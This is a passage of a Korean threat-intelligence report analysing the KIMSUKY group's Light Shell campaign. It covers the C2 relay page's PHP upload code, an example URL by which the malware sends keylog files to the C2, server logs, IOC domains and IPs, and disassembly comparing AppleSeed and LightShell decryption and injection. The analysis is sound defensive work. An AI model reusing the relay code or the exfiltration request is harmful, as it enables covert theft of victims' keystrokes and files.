[그림 62] C2 의 구조

1) index.php

index.php 는 중계 페이지로써 공격 대상 시스템과 관리 콘솔 사이에서 C2 → 공격 대상 시스템으로 CMD 파일 전송하거나 C2 → 관리 콘솔에게 공격 대상 시스템으로부터 탈취한 데이터를 전송하는 등의 중계 역할을 한다.

아래 [표 15]은 2020 년에 확보한 중계 페이지를 분석한 후 정리한 CMD 명령으로 요즘 KIMSUKY 조직이 사용 중인 중계 페이지와 조금 다르지만 최근에 발견된 1st, 2nd 악성코드 분석한 결과 중계 페이지는 호환이 가능하므로 CMD 명령의 기본 구조는 동일한 것으로 판단했다.

m=($mode)	매핑 문자	설명
MODE_PING	a	공격 대상 시스템의 Ping Check
MODE_UPLOAD	b	공격 대상 시스템에서 수집한 데이터 업로드
MODE_DOWN_CMD	c	C2 명령 다운로드

MODE_DEL_CMD	d	C2 명령 삭제
MODE_DOWN_DROPPER	e	악성코드 다운로드
MODE_LOG	f	접속 기록

[표 15] 중계 페이지의 CMD 명령

악성코드가 키로깅 파일을 C2 로 전송할 때 예시는 아래와 같다.

- **키로깅 파일 업로드 예시)** http://c2/index.php?m=b&p1=PCID&p2=d

위 예시에서 사용된 m(mode)와 p(파라미터)는 아래 [그림 63]에서 붉은색 박스로 표시된 부분으로 해석되며 MODE_UPLOAD 모드의 코드를 실행함으로써 악성코드가 전송한 키로깅 파일을 처리한다.


```php
define("MODE_PING", "a");
define("MODE_UPLOAD", "b");
define("MODE_DOWN_CMD", "c");
define("MODE_DEL_CMD", "d");
define("MODE_DOWN_DROPPER", "e");
define("MODE_LOG", "f");

define("DROPPER_ARCH_WIN32", "a");
define("DROPPER_ARCH_WIN64", "b");

define("UPLOAD_TYPE_CMD_RES", "a");
define("UPLOAD_TYPE_FILE", "b");
define("UPLOAD_TYPE_SCREEN", "c");
define("UPLOAD_TYPE_KEYLOG", "d");

define("UPLOAD_DIR_NAME_CMD_RES", "cmdres");
define("UPLOAD_DIR_NAME_FILE", "files");
define("UPLOAD_DIR_NAME_SCREEN", "screenshots");
define("UPLOAD_DIR_NAME_KEYLOG", "keylogs");
```

```php
else if ($mode == MODE_UPLOAD)
{
    // upload: <MODE_UPLOAD, pcID>
    $pcID = empty($_GET["p1"]) ? "unknown" : $_GET["p1"];
    $uploadType = empty($_GET["p2"]) ? "unknown" : $_GET["p2"];

    $pcDir = MEMBERS_DIR_NAME."/".$pcID;
    makeDir($pcDir);

    $uploadDirName = "unknown";
    if ($uploadType == UPLOAD_TYPE_CMD_RES) $uploadDirName = UPLOAD_DIR_NAME_CMD_RES;
    if ($uploadType == UPLOAD_TYPE_FILE) $uploadDirName = UPLOAD_DIR_NAME_FILE;
    if ($uploadType == UPLOAD_TYPE_KEYLOG) $uploadDirName = UPLOAD_DIR_NAME_KEYLOG;
    if ($uploadType == UPLOAD_TYPE_SCREEN) $uploadDirName = UPLOAD_DIR_NAME_SCREEN;

    $uploadDir = $pcDir."/".$uploadDirName;
    makeDir($uploadDir);

    if(isset($_FILES["binary"]))
```

[그림 63] 중계 페이지의 (좌) CMD 명령 TYPE 과 (우) UPLOAD 기능

2) light-shell

C2 를 구축할 때 먼저 중계 페이지를 업로드한 후 해당 중계 페이지를 최초 1 회 호출하면 공격 대상 시스템과 통신하기 위한 기본 파일과 폴더가 생성된다. 아래 [그림 64]에서 blacklist 와 whitelist 폴더는 요즘 C2 에는 존재하지 않으며, 중계 페이지의 버전과 C2 마다 달라질 수 있다.



[그림 64] 중계 페이지 호출 시 C2 의 폴더 구조

실제 C2 의 light-shell 에는 아래 예시의 데이터가 저장되어 있었다.

- **예시)** C2 : system.interrupt.kro.kr
  [2021-07-13 15:16:39] <107.***.119.***> This is Light's SHELL signature file.

위 예시에서 IP는 C2 구축 목적으로 중계 페이지를 최초 1회 호출 시 light-shell에 기록된 IP이므로, KIMSUKY 조직이 사용한 IP로 판단했다.

5) marker

marker 도 light-shell 처럼 특정 데이터를 저장하고 있는 파일로 저장된 데이터의 예시는 아래와 같다.

[2021-09-03 11:40:41] <1.***.137.***> members/7057e9dc-68616e/

위 예시에서 IP 는 공격 대상 시스템의 IP 이다. 그리고 members/****e9dc-****6e/는 공격 대상 시스템의 PCID 폴더로써 KIMSUKY 조직이 관리 프로그램을 사용하여 가장 최근에 접속한 공격 대상 시스템의 PCID 폴더일 가능성이 있다.

6) log-zzkkzzkkzzllzzmm.txt

log-zzkkzzkkzzllzzmm.txt 는 C2 접속 로그이다. 중계 페이지에서 지원하지 않은 파라미터를 사용하여 C2에 접속할 경우 아래 [그림 65]처럼 [UNKNOWN_MODE]가 log-zzkkzzkkzzllzzmm.txt에 기록된다.

```
[2021-07-12 15:14:33] <118.   .200.   > [UNKNOWN_MODE] URL: /
[2021-07-12 15:14:33] <118.   .200.   > [UNKNOWN_MODE] URL: /
[2021-07-12 15:14:33] <118.   .200.   > [UNKNOWN_MODE] URL: /index.php/thereIsNoWayThat-You-CanBeThere.php
[2021-07-12 15:14:33] <118.   .200.   > [UNKNOWN_MODE] URL: /index.php/thereIsNoWayThat-You-CanBeThere.php
[2021-07-12 15:14:33] <118.   .200.   > [UNKNOWN_MODE] URL: /index.php/thereIsNoWayThat-You-CanBeThere.php
[2021-07-12 15:14:33] <118.   .200.   > [UNKNOWN_MODE] URL: /index.php/thereIsNoWayThat-You-CanBeThere/
[2021-07-12 15:14:33] <118.   .200.   > [UNKNOWN_MODE] URL: /index.php/thereIsNoWayThat-You-CanBeThere/
[2021-07-12 15:14:34] <118.   .200.   > [UNKNOWN_MODE] URL: /index.php/thereIsNoWayThat-You-CanBeThere/
```

[그림 65] log-zzkkzzkkzzllzzmm.txt 에 저장된 로그

일부 C2(예시 : estsft.autoupdate.kro.kr)의 log-zzkkzzkkzzllzzmm.txt 에는 위 [그림 65]처럼 C2 의 폴더 구조를 파악하려는 크롤링 의심 기록도 존재했다. C2 크롤링 방지 목적과 중요한 C2 라면 CAPCHA, Robots.txt, IP 차단 등의 보안 기능을 적용했다. "중요한 C2"란 KIMSUKY 조직이 공격 대상 시스템을 제어하고 민감한 파일을 탈취하는데 사용했던 C2 이다.

실제 올해 7 월경에 KIMSUKY 조직이 사용했던 일부 C2 에는 위에서 언급한 보안 기능이 적용되어 있었다. (아래 [그림 66] 참고)

```
text/x-php-¤--itm--itm--¤-nana-houry-¤--¤-76-¤--¤-0777-¤--¤-06/03/2021 05:06:24-¤--¤-text/plain-¤--itm--itm--¤-sarkarina-
¤--¤-64-¤--¤-0777-¤--¤-07/13/2021 03:07:40-¤--¤-text/plain-¤--itm--itm--¤-anti_ips.php-¤--¤-6979-¤--¤-0777-¤--
¤-06/04/2021 01:06:52-¤--¤-text/x-php-¤--itm--itm--¤-robots.txt-¤--¤-37-¤--¤-0777-¤--¤-06/03/2021 05:06:21-¤--¤-
text/plain-¤--itm--itm--¤-prolog-zzzzxccccfffdddsssrrrrr.txt-¤--¤-2679-¤--¤-0644-¤--¤-07/14/2021 07:07:17-¤--¤-text/plain-¤-
-itm--itm--¤-180.   .241.   _anti.txt-¤--¤-211-¤--¤-0644-¤--¤-07/12/2021 09:07:03-¤--¤-text/plain-¤--itm--itm--
¤-45.   .22.   _anti.txt-¤--¤-436-¤--¤-0644-¤--¤-07/12/2021 12:07:20-¤--¤-text/plain-¤--itm--itm--¤-185.   .253.   _anti.txt-¤-
-¤-448-¤--¤-0644-¤--¤-07/13/2021 10:07:43-¤--¤-text/plain-¤--itm--itm--¤-64.   .172.   _anti.txt-¤--¤-183-¤--¤-0644-¤--
¤-07/12/2021 04:07:36-¤--¤-text/plain-¤--itm--itm--¤-185.   .19.   _anti.txt-¤--¤-880-¤--¤-0644-¤--¤-07/12/2021 06:07:28-
```

[그림 66] C2(ao.c0416a.cf)에 적용된 보안 기능

위 [그림 66]에서 IP_anti.txt 는 확보하지 못한 anti_ips.php 에 의해서 생성된 파일로 파일명과 파일에 저장된 데이터를 근거로 C2 접속 차단 IP 라고 판단했으며, 해당 파일에는 아래 형식의 데이터가 저장되어 있었다.

- **예시 1)**

IP: 35.***.132.***
Agent: Mozilla/5.0 (Windows; U; MSIE 9.0; Windows NT 9.0; en-US) AppEngine-Google; (+http://code.google.com/appengine; appid: s~virustotalcloud)
Time: 2021-07-13 20:04:13 (KST)

- **예시 2)**

IP: 64.***.172.***
Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/49.0.2623.75 Safari/537.36 Google Favicon
Time: 2021-07-12 23:14:36 (KST)

크롤링을 위해 짧은 시간에 다량의 접속 시도를 할 경우 아래 [그림 67]와 같이 CAPCHA 가 팝업되는 C2(manager-alert.pe.hu)도 있었다.

[그림 67] C2(manager-alert.pe.hu)에 적용된 보안 기능

C2 의 변화가 발생한 정확한 시기는 알 수 없지만 요즘 C2 에는 한가지 변화가 있다. 과거 C2 의 메인 폴더에 접속하면 어떤 데이터들이 존재하는지 확인할 수 있었지만 10 월에 발견한 C2(you.ilove.n-e.kr)는 메인 폴더에 접속 시 아래 [그림 68]과 같이 Fatal Error 를 출력한다.

Fatal error: Uncaught RuntimeException: SplFileInfo::isReadable(): open_basedir restriction in effect. File( ) is not within the allowed path(s): (/opt/lampp/htdocs/) in /opt/lampp /htdocs/ /index.php:257 Stack trace: #0 /opt/lampp/htdocs/ /index.php(257): SplFileInfo->isReadable() #1 {main} thrown in **/opt/lampp/htdocs/ /index.php** on line **257**

[그림 68] C2 의 메인 폴더에 접속 시 Fatal Error

CACHA, Robots.txt, IP 차단 등의 보안 기능도 중요한 C2 에만 적용했으므로 open_basedir()를 사용하여 메인 폴더의 데이터를 읽지 못하도록 한 것을 계속 사용할지 여부는 지켜보는 것이 필요하다.

7) PCID 폴더

PCID 폴더는 공격 대상 시스템을 구분, 관리하기 위한 폴더로써 1st, 2nd 악성코드에 의해서 수집된 파일이 저장된다. 폴더별로 저장된 파일의 파일명은 1st, 2nd 악성코드가 공격 대상 시스템에서 GetLocalTime()를 호출하여 획득한 시간 정보를 조합한 것이다. (아래 [그림 69] 참고)

- **예시) files 폴더**

```
2021-10-15_10-40-33-256.dat-¤--¤-1436051-¤--¤-0644-¤--¤-10/15/2021 03:10:31-¤--¤-application/pdf-¤-
2021-10-15_10-41-31-649.dat-¤--¤-6083708-¤--¤-0644-¤--¤-10/15/2021 03:10:32-¤--¤-application/pdf-¤-
2021-10-15_10-42-24-083.dat-¤--¤-6190849-¤--¤-0644-¤--¤-10/15/2021 03:10:24-¤--¤-application/pdf-¤-
2021-10-15_11-33-25-670.dat-¤--¤-6083708-¤--¤-0644-¤--¤-10/15/2021 04:10:25-¤--¤-application/pdf-¤-
```

- **예시) screenshots 폴더**

```
2021-10-15_10-40-33-256.dat-¤--¤-1436051-¤--¤-0644-¤--¤-10/15/2021 03:10:31-¤--¤-application/pdf-¤-
2021-10-15_10-41-31-649.dat-¤--¤-6083708-¤--¤-0644-¤--¤-10/15/2021 03:10:32-¤--¤-application/pdf-¤-
2021-10-15_10-42-24-083.dat-¤--¤-6190849-¤--¤-0644-¤--¤-10/15/2021 03:10:24-¤--¤-application/pdf-¤-
2021-10-15_11-33-25-670.dat-¤--¤-6083708-¤--¤-0644-¤--¤-10/15/2021 04:10:25-¤--¤-application/pdf-¤-
```

- **예시) keylogs 폴더**

```
2021-10-15_08-18-47-813.dat-¤--¤-191-¤--¤-0644-¤--¤-10/15/2021 01:10:48-¤--¤-application/pdf-¤--itm--itm--¤-
2021-10-15_08-29-36-082.dat-¤--¤-612-¤--¤-0644-¤--¤-10/15/2021 01:10:36-¤--¤-application/pdf-¤--itm--itm--¤-
2021-10-15_08-42-19-685.dat-¤--¤-321-¤--¤-0644-¤--¤-10/15/2021 01:10:20-¤--¤-application/pdf-¤--itm--itm--¤-
2021-10-15_09-15-42-273.dat-¤--¤-482-¤--¤-0644-¤--¤-10/15/2021 02:10:42-¤--¤-application/pdf-¤--itm--itm--¤-
```

- **예시) cmdres 폴더**

```
<html><head><meta http-equiv="Content-Type" content="text/html; charset=UTF-8"></head><body><br>
<b>Notice</b>:  Undefined variable: folder in <b>/opt/lampp/htdocs/kt2/index.php</b> on line <b>271</b><br>
-pthÂ¤-/opt/lampp/htdocs/kt2/member/cookie/cmdres-pthÂ¤--file¤--itm--¤-index.php-¤--¤-506-¤--¤-0644-¤--¤
10:10:27-¤--¤-text/html-¤--itm--itm--¤-2021-10-22_16-42-00-533.dat-¤--¤-376-¤--¤-0644-¤--¤-10/22/2021
09:10:47-¤--¤-application/pdf-¤--itm--file¤--folder¤--folder¤-</body></html>
```

[그림 69] C2 의 PCID 폴더에 저장된 파일

(2) C2 연관성

"3. 악성코드 분석"에서 확인한 악성코드의 C2를 기준으로 기존의 해킹 사건과의 연관성에 대해서 설명했다.

104.128.239.70 (2020.11 ~ 2021.06)	pollor.p-e.kr mail.naver-check.ml	27.102.129.221 (2021.04)	mail.naver-check.ml help.naver-login.cf	31.172.80.104 (2021.05 ~ 2021.06)	help.naver-login.cf jbnu.info
27.102.107.63 (2020.12 ~ 2021.03)	jbnu.info manager.naver-in.ml	27.102.129.225 (2021.04 ~ 2021.05)	mail.naver-check.ml help.naver-login.cf	27.102.114.89 (2021.04 ~2021.05)	manager.naver-in.ml

[그림 70] IP와 C2의 매핑 연관성

위 [그림 70]는 기존의 해킹 사건과의 연관성을 설명하기 위해서 필요한 C2만 표시했지만 각 IP에 매핑된 C2는 다수 있다. 파란색으로 표시된 "104.128.239.70"은 "대장암 케이스.pif"의 C2, TightVNC의 유포지로 사용된 IP로, 해당 IP에 매핑된 C2를 따라가보면 결국 붉은색으로 표시된 "27.102.114.89"와 연결된다.

붉은색으로 표시된 "27.102.114.89"는 올해 7월초 다수의 언론에서 보도했던 연구기관의 VPN 서버에 접속했던 외부 IP 13개 중 하나로 본 보고서에서 설명한 악성코드, C2 분석 내용과 안랩에 축적된 자료를 종합해 볼 때 KIMSUKY 조직일 가능성이 높다고 판단했다.

5. 프로파일링

악성코드는 모방, 변조, 재사용 등이 얼마든지 가능하므로 오랜 시간동안 가능한 많은 자료를 확보하여 분석해야 하며, 가능성으로 접근하는 것이 필요하다. 그리고 제3자의 자료도 참고할 수 있지만 충분한 검증이 필요하고 그것이 주가 되서는 안 된다. 만약 퍼즐에서 일부 조각만으로 결론을 내릴 경우 또 다른 오해와 피해를 발생시킬 수 있으므로 지양해야 한다.

"5. 프로파일링"은 OP. Light Shell을 KIMSUKY 조직으로 판단하는 근거에 대해서 설명했다.

(1) AppleSeed vs. LightShell

AppleSeed로 명명된 악성코드에는 아래 PDB가 존재하며, 해당 PDB를 참고하여 악성코드의 이름을 명명했을 가능성이 있다.


- **AppleSeed의 PDB** : E:₩works₩utopia₩Utopia_v0.2₩bin₩AppleSeed64.pdb

AppleSeed와 LightShell 두 악성코드 그룹을 분석한 결과 유사한 점이 매우 많다.

1) 복호화 단계

두 악성코드에서 암호화된 문자열을 복호화 하는 단계는 아래 [그림 71]로 코드 기준으로 비교하면

완벽하게 일치하진 않지만 암호화된 데이터를 복호화 할 때 핵심 코드는 붉은색 박스로 표시된 부분으로 동일하다.



[그림 71] 복호화 단계의 코드 비교 : (좌) AppleSeed vs. (우) LightShell

AppleSeed의 복호화 단계 예시를 살펴보면

- AppleSeed의 암호화된 데이터 : 1 바이트 당 2 바이트로 쪼개져서 구성되어 있음

```
00007FFBAF0B52B8  32 61 39 34 63 33 64 37 30 38 31 31 31 66 30 34  2a94c3d708111f04
00007FFBAF0B52C8  66 62 65 34 37 36 35 63 32 36 36 62 32 30 65 36  fbe4765c266b20e6
00007FFBAF0B52D8  36 36 39 64 33 66 38 63 63 38 62 30 63 64 62 62  669d3f8cc8b0cdbb
00007FFBAF0B52E8  32 31 62 37 62 38 61 35 00 00 00 00 00 00 00 00  21b7b8a5........
```

- 재구성한 XOR 키 : `2A 94 C3 D7 08 11 1F 04 FB E4 76 5C 26 6B 20 E6`
- 재구성한 암호화된 데이터 : `66 9D 3F 8C C8 B0 CD BB 21 B7 B8 A5`
- AppleSeed의 복호화 결과

1st : (al = 0x2A) XOR (bpl = 0x00) = (al = **0x2A**)
2nd : (al = 0x2A) XOR (bpl = 0x66) = (al = 0x4C, **L**)

1st : (al = 0x94) XOR (bpl = 0x66) = (al = 0xF2)
2nd : (al = 0xF2) XOR (bpl = 0x9D) = (al = 0x6F, **o**)

1st : (al = 0xC3) XOR (bpl = 0x9D) = (al = 0x5E)
2nd : (al = 0x5E) XOR (bpl = 0x3F) = (al = 0x61, **a**)

1st : (al = 0xD7) XOR (bpl = 0x3F) = (al = 0xE8)
2nd : (al = 0xE8) XOR (bpl = 0x8C) = (al = 0x64, **d**)

1st : (al = 0x08) XOR (bpl = 0x8C) = (al = 0x84)
2nd : (al = 0x84) XOR (bpl = 0xC8) = (al = 0x4C, **L**)
1st : (al = 0x11) XOR (bpl = 0xC8) = (al = 0xD9)
2nd : (al = 0xD9) XOR (bpl = 0xB0) = (al = 0x69, **i**)

1st : (al = 0x1F) XOR (bpl = 0xB0) = (al = 0xAF)
2nd : (al = 0xAF) XOR (bpl = 0xCD) = (al = 0x62, **b**)

1st : (al = 0x04) XOR (bpl = 0xCD) = (al = 0xC9)
2nd : (al = 0xC9) XOR (bpl = 0xBB) = (al = 0x72, **r**)

```
1st : (al = 0xFB) XOR (bpl = 0xBB) = (al = 0x40)
2nd : (al = 0x40) XOR (bpl = 0x21) = (al = 0x61, a)

1st : (al = 0xE4) XOR (bpl = 0x21) = (al = 0xC5)
2nd : (al = 0xC5) XOR (bpl = 0xB7) = (al = 0x72, r)

1st : (al = 0x76) XOR (bpl = 0xB7) = (al = 0xC1)
2nd : (al = 0xC1) XOR (bpl = 0xB8) = (al = 0x79, y)

1st : (al = 0x5C) XOR (bpl = 0xB8) = (al = 0xE4)
2nd : (al = 0xE4) XOR (bpl = 0xA5) = (al = 0x41, A)
```

LightShell의 복호화 단계 예시를 살펴보면

- LightShell의 암호화된 데이터

```
00000000001D8050  30 00 35 00 63 00 66 00 34 00 30 00 31 00 66 00  0.5.c.f.4.0.1.f.
00000000001D8060  38 00 33 00 66 00 30 00 66 00 32 00 39 00 38 00  8.3.f.0.f.2.9.8.
00000000001D8070  30 00 35 00 62 00 62 00 34 00 35 00 63 00 31 00  0.5.b.b.4.5.c.1.
00000000001D8080  63 00 36 00 35 00 63 00 33 00 34 00 62 00 34 00  c.6.5.c.3.4.b.4.
```


- 재구성한 XOR 키 : `05CF 401F 83F0 F298`
- 재구성한 암호화된 데이터 : `05BB 45C1 C65C 34B4`
- LightShell의 복호화 결과

```
1st : (r9w = 0x05CF) XOR (r15w = 0x00) = (r9w = 0x05CF)
2nd : (r9w = 0x05CF) XOR (word ptr ss:[rbp-0x48] = 0x05BB) = (r9w = 0x74, t)

1st : (r9w = 0x401F) XOR (r15w = 0x05BB) = (r9w = 0x45A4)
2nd : (r9w = 0x45A4) XOR (word ptr ss:[rbp-0x48] = 0x45C1) = (r9w = 0x65, e)

1st : (r9w = 0x83F0) XOR (r15w = 0x45C1) = (r9w = 0xC631)
2nd : (r9w = 0xC631) XOR (word ptr ss:[rbp-0x48] = 0xC65C) = (r9w = 0x6D, m)

1st : (r9w = 0xF298) XOR (r15w = 0xC65C) = (r9w = 0x34C4)
2nd : (r9w = 0x34C4) XOR (word ptr ss:[rbp-0x48] = 0x34B4) = (r9w = 0x70, p)
```

1st XOR 결과는 2nd XOR에서 사용되며, 2nd의 암호화된 데이터는 다음 복호화의 1st XOR에서 사용된다. 결론은 두 악성코드의 복호화 코드는 완벽하게 일치하지 않지만 복호화 핵심 코드와 예시를 보면 동일함을 알 수 있다.

2) XOR 키 생성 코드


공격 대상 시스템에서 수집한 파일을 XOR 암호화할 때 사용하는 키는 악성코드에서 생성하며, 생성할 때 GetTickCount()부터 시작으로 한다. 그리고 생성된 XOR 키의 길이도 0x10h = 16 바이트로 동일하다. 그리고 파일을 암호화할 때 사용한 XOR 키를 암호화된 파일의 앞부분에 삽입하는 것도 동일하다. (아래 [그림 72, 73] 참고)



```
; __unwind { // __GSHandlerCheck
                mov     [rsp+58h+arg_8], rdi
                call    cs:GetTickCount
                mov     ecx, eax        ; Seed
                call    srand
                xor     ebx, ebx
                mov     edi, ebx
                nop     dword ptr [rax+00000000h]

loc_1800011A0:                          ; CODE XREF: sub_180
                call    rand
                inc     rdi
                mov     [rsp+rdi+58h+var_39], al ; [rsp+rdi+
                                        ; 0000002677FFD290
                cmp     rdi, 10h
                jl      short loc_1800011A0
```

```
                mov     r12, rax
                call    cs:GetTickCount_0
                mov     ecx, eax
                call    sub_18003B270
                mov     rbx, r12
                mov     edi, 10h
                nop     dword ptr [rax+00000000h]

loc_180009790:                          ; CODE XREF: sub_18
                call    sub_18003B244   ; XOR Key 생성 코드
                mov     [rbx], al       ; XOR Key : 1A 22 1
                lea     rbx, [rbx+1]
                sub     rdi, 1          ; rdi = XOR Key 길이
                jnz     short loc_180009790 ; XOR Key 생성
                mov     [rsp+120h+var_100], r14
                lea     r9, [rbp+57h+var_88]
```

[그림 72] XOR 키 생성 코드 비교 : (좌) AppleSeed vs. (우) LightShell



```
AppleSeed
0000h: FA 44 38 D7 B4 5E 54 85 E7 55 FD 1B AB B3 27 12   úD8×´^T…çUý.«³'.
0010h: 73 14 76 90 B9 54 4E 8F E7 55 FD 16 E2 FB 63 40   s.v.¹TN.çUý.âûc@
0020h: FA 44 3F EC B4 5E 57 4D EF 53 FD 1B AB FD D7 84   úD?ì´^WMïSý.«ý×„

LightShell
0000h: 25 50 44 46 2D 31 2E 37 2E 2E 34 20 30 20 6F 62   %PDF-1.7..4 0 ob
0010h: 6A F5 B0 21 EB 1A 22 1D E1 AB 82 0F 1E FA BE 1F   jõ°!ë."·á«‚..ú¾.
0020h: E2 13 83 D7 E0 B4 6B 1F E1 C1 A8 B1 43 70 F2 30   â.ƒ×à´k.áÁ¨±Cpò0
```

[그림 73] 암호화된 파일에 삽입된 XOR 키

1) 함수의 기능


- AppleSeed의 Export 함수

```
DllEntryPoint          000000018000D5E0   [main entry]
DllInstall             00000001800094D0   1
```

- LightShell의 Export 함수

```
DllEntryPoint          00000001800297B8   [main entry]
DllRegisterServer      0000000180028B10   1
```

두 악성코드의 Export 함수 이름은 다르지만 AppleSeed의 DllInstall(), LightShell의 DllRegisterServer()에 자신을 explorer.exe에 인젝션하는 기능이 존재하며, 인젝션할 때 호출하는 함수와 순서가 동일하다. 그리고 공통적으로 존재하는 DllEntryPoint()는 explorer.exe에 인젝션된 후 실행되는 함수로 실행 전에 자신이 로딩된 프로세스(explorer.exe)를 검증한다.



```
lea     rdx, [rsp+1560h+Filename] ; lpFilename
mov     r8d, 104h       ; nSize
xor     ecx, ecx        ; hModule
call    cs:GetModuleFileNameA ; GetModuleFileNameA : "update.dll"
lea     rcx, [rsp+1560h+Filename] ; Str
mov     edx, 5Ch ; '\'  ; Ch
call    strrchr
test    rax, rax
jz      loc_180009921
lea     rcx, [rax+1]    ; String1 = (GetModuleFileNameA()) "explo
lea     rdx, [rbp+1460h+String2] ; String2 = (복호화된 데이터) "ex
call    _stricmp        ; _stricmp : 파일("explorer.exe") 비교
test    eax, eax        ; eax = 0 이면 같음, eax = 0이 아니면 틀림
jnz     loc_180009921   ; 틀리면 분기
```

```
mov     r8d, 208h
lea     rdx, [rsp+2A8h+var_228]
xor     ecx, ecx
call    cs:GetModuleFileNameW_0 ; GetModuleFileNameW : 파일("17D3.tmp")를
lea     edx, [r14+5Ch]  ; "\\"
lea     rcx, [rsp+2A8h+var_228] ; "C:\\Tools\\explorer.exe"
call    sub_18002AD4C   ; 특정 위치부터 문자열 읽음
lea     rdi, [rbx+18h]
test    rax, rax        ; "\\explorer.exe"
jz      short loc_18002894D ; 실패하면 분기
mov     rdx, rbx
cmp     qword ptr [rdi], 8
jb      short loc_1800288FB ; "explorer.exe"
mov     rdx, [rbx]      ; "explorer.exe"

                        ; CODE XREF: sub_180028830+C6↑j
lea     rcx, [rax+2]    ; "explorer.exe"
call    sub_18003C444   ; 문자열 비교
```

[그림 74] 프로세스(explorer.exe) 검증 : (좌) AppleSeed vs. (우) LightShell

2) C2 통신 파라미터

C2 통신 파라미터에서도 두 악성코드의 유사점을 발견할 수 있다.

- AppleSeed의 C2 파라미터

/?m=dunan&p=MAC 주소&v=win10.0.0-sp0-x64

- LightShell의 C2 파라미터

